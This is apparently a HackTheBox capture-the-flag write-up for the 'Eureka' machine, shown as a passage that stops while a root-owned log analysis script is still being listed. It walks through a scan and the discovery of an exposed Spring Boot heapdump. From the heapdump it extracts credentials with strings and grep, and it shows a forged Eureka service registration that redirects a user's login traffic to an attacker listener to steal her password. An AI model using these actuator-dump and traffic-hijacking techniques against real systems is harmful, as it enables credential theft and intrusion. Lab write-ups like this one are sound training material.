HTB Eureka - Hard
HTB Machine Eureka by Ethicxz

Before Starting
1
2
Me > 10.10.14.26
Target > 10.129.225.1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6b2104232354dc9aebd3f1f5865ce49 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCpa5HH8lfpsh11cCkEoqcNXWPj6wh8GaDrnXst/q7zd1PlBzzwnhzez+7mhwfv1PuPf5fZ7KtZLMfVPuUzkUHVEwF0gSN0GrFcKl/D34HmZPZAsSpsWzgrE2sayZa3xZuXKgrm5O4wyY+LHNPuHDUo0aUqZp/f7SBPqdwDdBVtcE8ME/AyTeJiJrOhgQWEYxSiHMzsm3zX40ehWg2vNjFHDRZWCj3kJQi0c6Eh0T+hnuuK8A3Aq2Ik+L2aITjTy0fNqd9ry7i6JMumO6HjnSrvxAicyjmFUJPdw1QNOXm+m+p37fQ+6mClAh15juBhzXWUYU22q2q9O/Dc/SAqlIjn1lLbhpZNengZWpJiwwIxXyDGeJU7VyNCIIYU8J07BtoE4fELI26T8u2BzMEJI5uK3UToWKsriimSYUeKA6xczMV+rBRhdbGe39LI5AKXmVM1NELtqIyt7ktmTOkRQ024ZoSS/c+ulR4Ci7DIiZEyM2uhVfe0Ah7KnhiyxdMSlb0=
|   256 90119d67b6f664d4df7fed4a902e6d7b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNqI0DxtJG3vy9f8AZM8MAmyCh1aCSACD/EKI7solsSlJ937k5Z4QregepNPXHjE+w6d8OkSInNehxtHYIR5nKk=
|   256 9437d342955dadf77973a6379445ad47 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHNmmTon1qbQUXQdI6Ov49enFe6SgC40ECUXhF0agNVn
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
8761/tcp open  unknown syn-ack ttl 63
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Set-Cookie: JSESSIONID=923CF207287695B621CCC5CA22032129; Path=/; HttpOnly
|     WWW-Authenticate: Basic realm="Realm"
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     Pragma: no-cache
|     Expires: 0
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Date: Sat, 26 Apr 2025 19:00:57 GMT
|     Connection: close
|   HTTPOptions:
|     HTTP/1.1 401
|     Vary: Origin
|     Vary: Access-Control-Request-Method
|     Vary: Access-Control-Request-Headers
|     Set-Cookie: JSESSIONID=1C099F71F8D618144F6A8C5617F62876; Path=/; HttpOnly
|     WWW-Authenticate: Basic realm="Realm"
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 0
|     Cache-Control: no-cache, no-store, max-age=0, must-revalidate
|     Pragma: no-cache
|     Expires: 0
|     X-Frame-Options: DENY
|     Content-Length: 0
|     Date: Sat, 26 Apr 2025 19:00:57 GMT
|     Connection: close
|   RPCCheck, RTSPRequest:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Sat, 26 Apr 2025 19:00:57 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 400
|_    Request</h1></body></html>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8761-TCP:V=7.93%I=7%D=4/26%Time=680D2DC2%P=x86_64-pc-linux-gnu%r(Ge
SF:tReques...></html>");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
First we have to add furni.htb to our /etc/hosts file
1
10.129.225.1 furni.htb
There’s quite a bit of rabbit hole on the main site, so we’ll skip this
If we do a simple gobuster like that
User
Fuzz party
1
gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -u 'http://furni.htb/'
We can found a lot of things
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
/actuator             (Status: 200) [Size: 2129]
/blog/error_log       (Status: 400) [Size: 105]
Progress: 1241 / 2566 (48.36%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/error                (Status: 500) [Size: 73]
/login                (Status: 200) [Size: 1550]
/services             (Status: 200) [Size: 14173]
/actuator             (Status: 200) [Size: 2129]
/actuator/caches      (Status: 200) [Size: 20]
/actuator/features    (Status: 200) [Size: 467]
/actuator/env         (Status: 200) [Size: 6307]
/actuator/info        (Status: 200) [Size: 2]
/actuator/metrics     (Status: 200) [Size: 3356]
/actuator/health      (Status: 200) [Size: 15]
/actuator/scheduledtasks (Status: 200) [Size: 54]
/actuator/sessions    (Status: 400) [Size: 108]
/actuator/conditions  (Status: 200) [Size: 184221]
/actuator/beans       (Status: 200) [Size: 202254]
/actuator/mappings    (Status: 200) [Size: 35560]
/actuator/refresh     (Status: 405) [Size: 114]
/actuator/loggers     (Status: 200) [Size: 99649]
/actuator/threaddump  (Status: 200) [Size: 223840]
/actuator/configprops (Status: 200) [Size: 37195]

Our first credentials to log in via ssh and to the prot 8761
Using this link to help us, we can retrieve HeapDump file
The Spring Boot Actuator heapdump endpoint is designed to capture the current state of the Java heap, making it a valuable tool for diagnosing memory issues. However, if credentials such as passwords, tokens, cloud keys, or other secrets are loaded into the memory of a Java application’s JVM during its runtime, these might be included in the heap dump. Therefore, if accidentally configured to be publicly exposed, this endpoint could reveal this sensitive information to unauthorized users.
1
curl http://furni.htb/actuator/heapdump -o heapdump
Now, we can try to find some credentials in the heapdump file
1
2
3
4
5
6
7
strings heapdump | grep -B 2 -A 2 "Authorization"

UT /eureka/apps/FURNI/eureka:Furni:8082?status=UP&lastDirtyTimestamp=1722535252684 HTTP/1.1
Accept: application/json, application/*+json
Authorization: Basic RXV...A==
Accept-Encoding: gzip, x-gzip, deflate
Content-Length: 0
If we decode the string RX...A== we obtain this :
1
EurekaSrvr;0scar...st
With theses credentials, we can login at http://furni.htb:8761/
We can also dig deeper in the heapdump because now, we have 2 usernames
1
2
3
4
5
6
7
strings heapdump | grep -B 2 -A 2 "EurekaSrvr"

none!
eureka.client.service-url.defaultZone!
http://EurekaSrvr:0scar...st@localhost:8761/eureka/!
spring.cloud.inetutils.ignoredInterfaces!
enp0s.*!
1
2
3
4
5
6
7
8
9
10
11
12
13
strings heapdump | grep -B 2 -A 2 "oscar"

REDACTED
spring.datasource.username!
oscar190!
spring.datasource.url!
jdbc:mysql://localhost:3306/Furni_WebApp_DB!
--
com.mysql.cj.exceptions.WrongArgumentException#
jdbc:mysql://localhost:3306/Furni_WebApp_DB
{password=REDACTED, user=oscar190}!
^+P#
com.mysql.cj.conf.ConnectionUrl!
Nice, with this password we can login in ssh as oscar190
1
ssh oscar190@furni.htb
Unfortunately, no user.txt

Pspy —> :8761 —> Hijack Traffic to XSS —> User flag

After a lot of enumeration, we can run pspy to see the processes running
1
2
3
4
5
6
7
8
9
10
11
oscar190@eureka:~$ ls -la /home
total 16
drwxr-xr-x  4 root         root         4096 Aug  9  2024 .
drwxr-xr-x 19 root         root         4096 Apr 22 12:47 ..
drwxr-x---  8 miranda-wise miranda-wise 4096 Mar 21 13:26 miranda-wise
drwxr-x---  5 oscar190     oscar190     4096 Apr 28 21:49 oscar190

oscar190@eureka:~$ cat /etc/passwd

oscar190:x:1000:1001:,,,:/home/oscar190:/bin/bash
miranda-wise:x:1001:1002:,,,:/home/miranda-wise:/bin/bash
So basically, the user miranda-wise regularly logs into http://furni.htb/login
We can therefore think about intercepting this curl request in order to steal credentials
Go back on http://furni.htb:8761 and log in

Let’s make some research about Spring Eureka
In this short research, you will look at Eureka from the attacker’s perspective and learn how to exploit SSRF and hijack internal infra’s or victims’ traffic. Both attack vectors are performed on the application layer. That means we can easily mitigate it on network and transport layers. We will talk about defense at the end.
The blog give to us this example of request
1
2
3
4
5
6
7
8
9
10
POST /eureka/apps/WEBSERVICE HTTP/1.1
Accept: application/json, application/*+json
Accept-Encoding: gzip
Content-Type: application/json
User-Agent: Java/11.0.10
Host: 127.0.0.1:8088
Connection: keep-alive
Content-Length: 1015

{"instance":{"instanceId":"host.docker.internal:webservice:8082","app":"WEBSERVICE","appGroupName":null,"ipAddr":"192.168.2.1","sid":"na","homePageUrl":"http://host.docker.internal:8082/","statusPageUrl":"http://host.docker.internal:8082/actuator/info","healthCheckUrl":"http://host.docker.internal:8082/actuator/health","secureHealthCheckUrl":null,"vipAddress":"webservice","secureVipAddress":"webservice","countryId":1,"dataCenterInfo":{"@class":"com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo","name":"MyOwn"},"hostName":"host.docker.internal","status":"UP","overriddenStatus":"UNKNOWN","leaseInfo":{"renewalIntervalInSecs":30,"durationInSecs":90,"registrationTimestamp":0,"lastRenewalTimestamp":0,"evictionTimestamp":0,"serviceUpTimestamp":0},"isCoordinatingDiscoveryServer":false,"lastUpdatedTimestamp":1630906180645,"lastDirtyTimestamp":1630906182808,"actionType":null,"asgName":null,"port":{"$":8082,"@enabled":"true"},"securePort":{"$":443,"@enabled":"false"},"metadata":{"management.port":"8082"}}}
We can modify it to perform an SSRF
First, do a GET request on http://furni.htb:8761/eureka/apps/WEBSERVICE, intercept it with BurpSuite and change the method GET to POST and the endpoint /eureka/apps/WEBSERVICE to /eureka/apps/USER-MANAGEMENT-SERVICE
Now we need to modify the long json string
By following the post, we have this json string
1
{"instance":{"instanceId":"localhost:USER-MANAGEMENT-SERVICE:1337","app":"USER-MANAGEMENT-SERVICE","appGroupName":null,"ipAddr":"10.10.14.26:1337","sid":"na","homePageUrl":"http://10.10.14.26:1337/","statusPageUrl":"http://10.10.14.26:1337/actuator/info","healthCheckUrl":"http://10.10.14.26:1337/actuator/health","secureHealthCheckUrl":null,"vipAddress":"user-management-service","secureVipAddress":"user-management-service","countryId":1,"dataCenterInfo":{"@class":"com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo","name":"MyOwn"},"hostName":"10.10.14.26:1337","status":"UP","overriddenStatus":"UNKNOWN","leaseInfo":{"renewalIntervalInSecs":30,"durationInSecs":90,"registrationTimestamp":0,"lastRenewalTimestamp":0,"evictionTimestamp":0,"serviceUpTimestamp":0},"isCoordinatingDiscoveryServer":false,"lastUpdatedTimestamp":1630906180645,"lastDirtyTimestamp":1630906182808,"actionType":null,"asgName":null,"port":{"$":1337,"@enabled":"true"},"securePort":{"$":443,"@enabled":"false"},"metadata":{"management.port":"8081"}}}
And here the full request :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /eureka/apps/USER-MANAGEMENT-SERVICE HTTP/1.1
Host: furni.htb:8761
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==
Connection: keep-alive
Cookie: SESSION=M2VmNzMzN2YtOTE3MC00OTliLWFkMzItMDZiYWFhYTgxNDlh; JSESSIONID=1802B82B103E49B5E311A47233F88606
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Priority: u=0, i
Content-Length: 1030

{"instance":{"instanceId":"localhost:USER-MANAGEMENT-SERVICE:1337","app":"USER-MANAGEMENT-SERVICE","appGroupName":null,"ipAddr":"10.10.14.26:1337","sid":"na","homePageUrl":"http://10.10.14.26:1337/","statusPageUrl":"http://10.10.14.26:1337/actuator/info","healthCheckUrl":"http://10.10.14.26:1337/actuator/health","secureHealthCheckUrl":null,"vipAddress":"user-management-service","secureVipAddress":"user-management-service","countryId":1,"dataCenterInfo":{"@class":"com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo","name":"MyOwn"},"hostName":"10.10.14.26:1337","status":"UP","overriddenStatus":"UNKNOWN","leaseInfo":{"renewalIntervalInSecs":30,"durationInSecs":90,"registrationTimestamp":0,"lastRenewalTimestamp":0,"evictionTimestamp":0,"serviceUpTimestamp":0},"isCoordinatingDiscoveryServer":false,"lastUpdatedTimestamp":1630906180645,"lastDirtyTimestamp":1630906182808,"actionType":null,"asgName":null,"port":{"$":1337,"@enabled":"true"},"securePort":{"$":443,"@enabled":"false"},"metadata":{"management.port":"8081"}}}

And if we click on the link we receive the request on our python server
1
2
3
4
5
6
python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.10.14.26 - - [29/Apr/2025 00:15:57] code 404, message File not found
10.10.14.26 - - [29/Apr/2025 00:15:57] "GET /actuator/info HTTP/1.1" 404 -
10.10.14.26 - - [29/Apr/2025 00:15:57] code 404, message File not found
10.10.14.26 - - [29/Apr/2025 00:15:57] "GET /favicon.ico HTTP/1.1" 404 -
Ok it’s cool but it will not help us, now we need to do the : “Attack Vector 2: Traffic Hijack and XSS”
So for that, we just need to modify the json string, knowing that we know what miranda is doing
1
2
3
2025/04/27 09:53:02 CMD: UID=0     PID=242846 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/04/28 22:43:01 CMD: UID=0     PID=192129 | curl -s -i http://localhost:8081/login
2025/04/27 09:53:01 CMD: UID=0     PID=242828 | curl http://furni.htb/login   -H Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8 -H Accept-Language: en-US,en;q=0.8 -H Cache-Control: max-age=0 -H Connection: keep-alive -H Content-Type: application/x-www-form-urlencoded -H Cookie: SESSION=MjhjYzc1MDgtMTQ0OC00Y2MwLWI2ZjEtZThkM2IwMWE5ODQx -H User-Agent: Mozilla/5.0 (X11; Linux x86_64) --data @/tmp/tmp.UbTbZ4LnLd --insecure -i
We can modify our request like that
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /eureka/apps/USER-MANAGEMENT-SERVICE HTTP/1.1
Host: furni.htb:8761
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Sec-GPC: 1
Authorization: Basic RXVyZWthU3J2cjowc2NhclBXRGlzVGhlQjNzdA==
Connection: keep-alive
Cookie: SESSION=M2VmNzMzN2YtOTE3MC00OTliLWFkMzItMDZiYWFhYTgxNDlh; JSESSIONID=1802B82B103E49B5E311A47233F88606
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Priority: u=0, i
Content-Length: 984

{"instance":{"instanceId":"furni.htb:USER-MANAGEMENT-SERVICE:8081","app":"USER-MANAGEMENT-SERVICE","appGroupName":null,"ipAddr":"10.10.14.26","sid":"na","homePageUrl":"http://furni.htb:8081/login","statusPageUrl":"http://furni.htb:8081/login","healthCheckUrl":"http://furni.htb:8081/login","secureHealthCheckUrl":null,"vipAddress":"user-management-service","secureVipAddress":"user-management-service","countryId":1,"dataCenterInfo":{"@class":"com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo","name":"MyOwn"},"hostName":"10.10.14.26","status":"UP","overriddenStatus":"UNKNOWN","leaseInfo":{"renewalIntervalInSecs":30,"durationInSecs":90,"registrationTimestamp":0,"lastRenewalTimestamp":0,"evictionTimestamp":0,"serviceUpTimestamp":0},"isCoordinatingDiscoveryServer":false,"lastUpdatedTimestamp":1630906180645,"lastDirtyTimestamp":1630906182808,"actionType":null,"asgName":null,"port":{"$":80,"@enabled":"true"},"securePort":{"$":443,"@enabled":"false"},"metadata":{"management.port":"8081"}}}
Wait for the cronjob and get her creds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
nc -lvnp 80
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.129.225.1.
Ncat: Connection from 10.129.225.1:38066.
POST /login HTTP/1.1
X-Real-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1,127.0.0.1
X-Forwarded-Proto: http,http
Content-Length: 168
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=NTkzMWFlNmItZWJlYS00MDBmLThkMDAtOWYzMGVkYTBjNWE3
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Forwarded: proto=http;host=furni.htb;for="127.0.0.1:38022"
X-Forwarded-Port: 80
X-Forwarded-Host: furni.htb
host: 10.10.14.26

username=miranda.wise%40furni.htb&password=REDACTED&_csrf=_oosZoiXO8Yrm-OqH_qOVV7IrdyGigx76U87Ymmr32yz04B1nb1OUrGjCfEGq4HOKte6Yzz4gL62uzpW2XoDUFGd6VrS4bkX

SSH and retrieve the user flag
Root
Analyse the script
1
2
3
ssh miranda-wise@furni.htb

miranda-wise@eureka:~$ cat /home/miranda-wise/user.txt
After a lot of enumerations, i came back to the pspy output and saw this
1
2
2025/04/28 22:44:03 CMD: UID=0     PID=194566 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/28 22:44:01 CMD: UID=0     PID=192561 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
Let’s see what is this script :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed array: "code:count" pairs

if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi


analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}


analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}


analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
